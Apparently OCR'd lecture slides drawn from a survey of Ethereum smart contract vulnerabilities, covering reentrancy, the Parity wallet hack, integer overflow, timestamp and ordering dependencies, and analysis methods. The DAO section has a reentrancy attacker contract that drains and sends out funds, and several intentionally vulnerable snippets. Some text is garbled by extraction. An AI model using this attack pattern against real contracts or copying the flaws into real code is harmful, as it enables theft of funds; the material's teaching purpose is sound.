Smart Contract Security Vulnerabilities

Reference

Security Analysis Methods on Ethereum Smart Contract Vulnerabilities — A Survey

Purathani Praitheeshan*, Lei Pan*, Jiangshan Yu†, Joseph Liu†, and Robin Doss*

22 Aug 2019

***Abstract*—Smart contracts are software programs featuring both traditional applications and distributed data storage on blockchains. Ethereum is a prominent blockchain platform with the support of smart contracts. The smart contracts act as autonomous agents in critical decentralized applications and hold a significant amount of cryptocurrency to perform trusted transactions and agreements. Millions of dollars as part of the assets held by the smart contracts were stolen or frozen through the notorious attacks just between 2016 and 2018, such as the DAO attack, Parity Multi-Sig Wallet attack, and the integer underflow/overflow attacks. These attacks were caused by a combination of technical flaws in designing and implementing software codes. However, many more vulnerabilities of less severity are to be discovered because of the scripting natures of the**

network and decentralized data management were headed up as the way of mitigation. In recent years, the blockchain technology is being the prominent mechanism which uses distributed ledger technology (DLT) to implement digitalized and decentralized public ledger to keep all cryptocurrency transactions [1], [5], [6], [7], [8]. Blockchain is a public electronic ledger equivalent to a distributed database. It can be openly shared among the disparate users to create an immutable record of their transactions [7], [9], [10], [11], [12], [13]. Since all the committed records and transactions are immutable in the public ledger, the data are transparent and securely stored in the blockchian network. A blockchain

Introduction

- It is challenging to create smart contracts that are free of security bugs.
- The security loopholes of smart contracts are not caused by blockchain virtual machines — most of them are coding issues caused by smart contract developers
- The immutable nature of smart contracts makes pros and cons in the means of security aspects

Security Challenges in Smart Contract

- Unfamiliar execution environment.
- New software stack.
- Anonymous financially motivational attckers.
- Rapid pace of development in Blockchain.

Classification of issues in SC

- Security issues lead to exploits by a malicious user.
- Functional issues causes the violation of the intended functionality.
- Operational issues lead to run time problem.
- Development issues make code difficult to understand and improve.




Fig. 1. The taxonomy of dependencies in smart contract vulnerabilities

Accounts

- Ethereum network has two types of Accounts:
  - One is externally owned user account controlled by the private key,
  - The other one is smart contract account controlled by its compiled programming code.

An Example




Fig. 2. A Real-world Example for Smart Contract Execution

Re-enterancy Problem

- **Re-enterancy Problem**
  - The attacker kept withdrawing Ethers by requesting the smart contract before updating the balance of smart contract.
  - The withdraw function of the target contract was called recursively until the contract balance reached zero.

The DAO Attack

THE PROBLEM

Massive Losses due to Bugs

The DAO: Example

```
// DAO.sol
contract DAO {
   // assign Ethers to an address
   mapping(address => uint256) public deposit;

   // credit an amount to sender's account
   function credit(address to) payable {
      deposit[msg.sender] += msg.value;
   }

   // get credited amount
   function getCreditedAmount(address)
       returns (uint) {
      return deposit[msg.sender];
   }

   // withdraw fund from contract
   function withdraw(uint amount) {
      if (deposit[msg.sender] >= amount) {
      msg.sender.call.value(amount)();
      deposit[msg.sender] -= amount; }
   }
}
```

```
// DAOAttacker.sol
import 'DAO.sol';
contract DAOAttacker {

   // initialize DAO contract instance
   DAO public dao = DAO(0xDa32C9e....);
   address owner;

   //set contract creator as owner
   constructor(DaoAttacker) public {
      owner = msg.sender;
   }
   //fallback function calls widthraw function
   function() public {
      dao.withdraw(dao.getCreditedAmount(this));
   }

   /*send stolen funds to attacker's address*/
   function stealFunds() payable public{
      owner.transfer(address(this).balance);
   }
}
```

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
  shares[to] = 0;
 }
}
```

coins[Thief]=7

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
  if shares[to] > 0 {
    transferTo(to, shares[to]);
    shares[to] = 0;
  }
}
```

coins[Thief]=7

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
  shares[to] = 0;
 }
}
```

```
Thief::uponTransfer(a) {
 DAO::withdraw(Thief)
}
```

coins[Thief]=107

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
  shares[to] = 0;
 }
}

Thief::uponTransfer(a) {
 DAO::withdraw(Thief)
}
```

coins[Thief]=107

shares[Thief]=100

The DAO Attack

How to steal $50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
  shares[to] = 0;
 }
}

Thief::uponTransfer(a) {
 DAO::withdraw(Thief)
}
```

coins[Thief]=207

shares[Thief]=100

The Parity Multi-Sig Wallet Hack

- **The Parity Multi-Sig Wallet Hack**
  - The parity multi-sig wallets are smart contract programs which are used to manage digital assets by the wallet users
  - Some of the frequent used function of the parity multi-sig wallet are implemented in a public library.
  - Multi-sig wallets are able to call these external public library from their contract .
  - The parity multi-sig wallet attack occurred when the attacker managed to initialize the public library as a multi-sig wallet and subsequently gained the ownership right and killing right.
  - Since all the wallets depend on this public library, there deployed contract were useless against the attacker.

The Parity Multi-Sig Wallet Hack

```
// WalletLibrary.sol
// constructor in wallet library
// set daylimit and muliple owners
function initWallet(address[] owners, uint
    required, uint dayLimit) {
  initDaylimit(dayLimit);
  initMultiowned(owners, required);
}
```

```
// MultisigWallet.sol
function() payable {
  // deposit an amount to sender's address
  // walletLibrary is an instance of the
      public library
  if (msg.value > 0)
    Deposit(msg.sender, msg.value);
  else if (msg.data.length > 0)
    walletLibrary.delegatecall(msg.data);
}
```

Integer Overow/Underow Hack

- **Integer Overflow/Underflow Hack**
  - An unsigned integer in solidity is defined as uint 256. Each uint is limited to 256 bits in size 0 to $2^{256} - 1$.
  - If an integer variable assigned to a value larger than this range , it reset to 0.
  - If an integer variable assigned to a value less than this range it would be reset to the top value of range.

Integer Overow/Underow Hack

```
pragma solidity 0.4.24;

// Testing Uint256 underflow and overflow in Solidity

contract UintWrapping {
    uint public zero = 0;
    uint public max = 2**256-1;

    // zero will end up at 2**256-1
    function zeroMinus1() public {
        zero -= 1;
    }
    // max will end up at 0
    function maxPlus1() public {
        max += 1;
    }
}
```

Timestamp Dependency

- **Timestamp Dependency**
  - Miner has responsible to generate the timestamp for the block
  - Malicious user can choose different block timestamp to manipulate the outcome of timestamp dependent smart contract.
  - Consider a lottery that distributes prizes depending on whether now(alias for block.timestamp) is odd or even.

```
if (now % 2 == 0) winner = pl1; else winner = pl2;
```

Timestamp Dependency


```
// TheRun.sol -- function random()
uint256 constant private salt =
    block.timestamp;

function random(uint Max) constant private
    returns (uint256 result){
   //get the best seed for randomness
   uint256 x = salt * 100 /Max;
   uint256 y = salt * block.number / (salt
       %5) ;
   uint256 seed = block.number/3 + (salt %
       300) + Last_Payout + y;
   uint256 h = uint256(block.blockhash(seed)

   return uint256((h/x)) % Max + 1 // random
       number between 1 and Max
}
```

```
//TheRun.sol -- call random() function
//winning condition with deposit > 2 and
    having luck
if( (deposit > 1 ether ) && (deposit >
    players[Payout_id].payout) ){
   uint roll = random(100); // create a
       random number
   if( roll % 10 == 0 ) {
      msg.sender.send(WinningPot);
      WinningPot=0;
   }
}
```

Transaction Ordering Dependency

- **Transaction Ordering Dependency**
  - A Transaction-Ordering Attack is a race condition attack.
  - A transaction-ordering attack will change the price during the processing of your transaction because some one else (the contract owner, miner or another user) has sent a transaction modifying the price before your transaction is complete.

Transaction Ordering Dependency



Transaction Ordering Dependency

```
// StockMarket.sol
contract StockMarket {
   uint public stock_price;
   uint public stock_available;
   address public owner;

   function updatePrice (uint _price) private
       {
      if(msg.sender == owner){
         stock_price = _price
      }
   }

   function buy (uint quantity) private
       returns (uint) {
      if(msg.value < quantity*stock_price ||
          quantity > stock_available)
      stock_available -= quantity;
   }
}
```

Transaction Ordering Dependency

```
pragma solidity ^0.4.18;

contract TransactionOrdering {
    uint256 price;
    address owner;

    event Purchase(address _buyer, uint256 _price);
    event PriceChange(address _owner, uint256 _price);

    modifier ownerOnly() {
        require(msg.sender == owner);
        _;
    }

    function TransactionOrdering() {
        // constructor
        owner = msg.sender;
        price = 100;
    }

    function buy() returns (uint256) {
        Purchase(msg.sender, price);
        return price;
    }

    function setPrice(uint256 _price) ownerOnly() {
        price = _price;
        PriceChange(owner, price);
    }
}
```

Operational issues

- **Byte Array**
  - Use bytes instead of byte[ ] for lower gas consumption.
- **Costly Loop**

```
for (uint256 i = 0; i < array.length; i++) { costlyF(); }
```

  - If array.length is large enough, the function exceeds the block gas limit, and transactions calling it will never be confirmed
  - This becomes a security issue, if an external actor influences array.length.

Development issues

- **Compiler Version Not Fixed**
  - Solidity source files indicate the versions of the compiler they can be compiled with.

```
pragma solidity ^0.4.19;   // bad: 0.4.19 and above
pragma solidity 0.4.19;    // good: 0.4.19 only
```

  - It is recommended to follow the latter example, as future compiler versions may handle certain language constructions in a way the developer did not foresee.

Development issues

- **Style Guide Violation**
  - In Solidity, function and event names usually start with a lower- and uppercase letter respectively

```
function Foo(); // bad
event logFoo(); // bad
function foo(); // good
event LogFoo(); // good
```


  - Violating the style guide decreases readability and leads to confusion

Development issues

- **Implicit Visibility Level**
  - The default function visibility level in Solidity is public. Explicitly define function visibility to prevent confusion.

```
function foo() { /*...*/ } // bad
function foo() public { /*...*/ } // good
function bar() private { /*...*/ } // good
```

Types of Security Analysis

Types of analysis	Methodologies	Input type
Static Analysis	Symbolic execution	bytecode
	Control Flow Graph construction	bytecode
	Pattern recognition	bytecode
	Rule-based analysis	solidity code
	Compilation	solidity code
	Decompilation	bytecode
Dynamic Analysis	Execution trace at run-time	bytecode
	Transaction graph construction	bytecode
	Symbolic analysis	bytecode
	Validation of true/false positives	bytecode
Formal verification	Using theorem provers	bytecode
	Translation of formal language	solidity code
	Construction of program logics	bytecode

Mapping Between All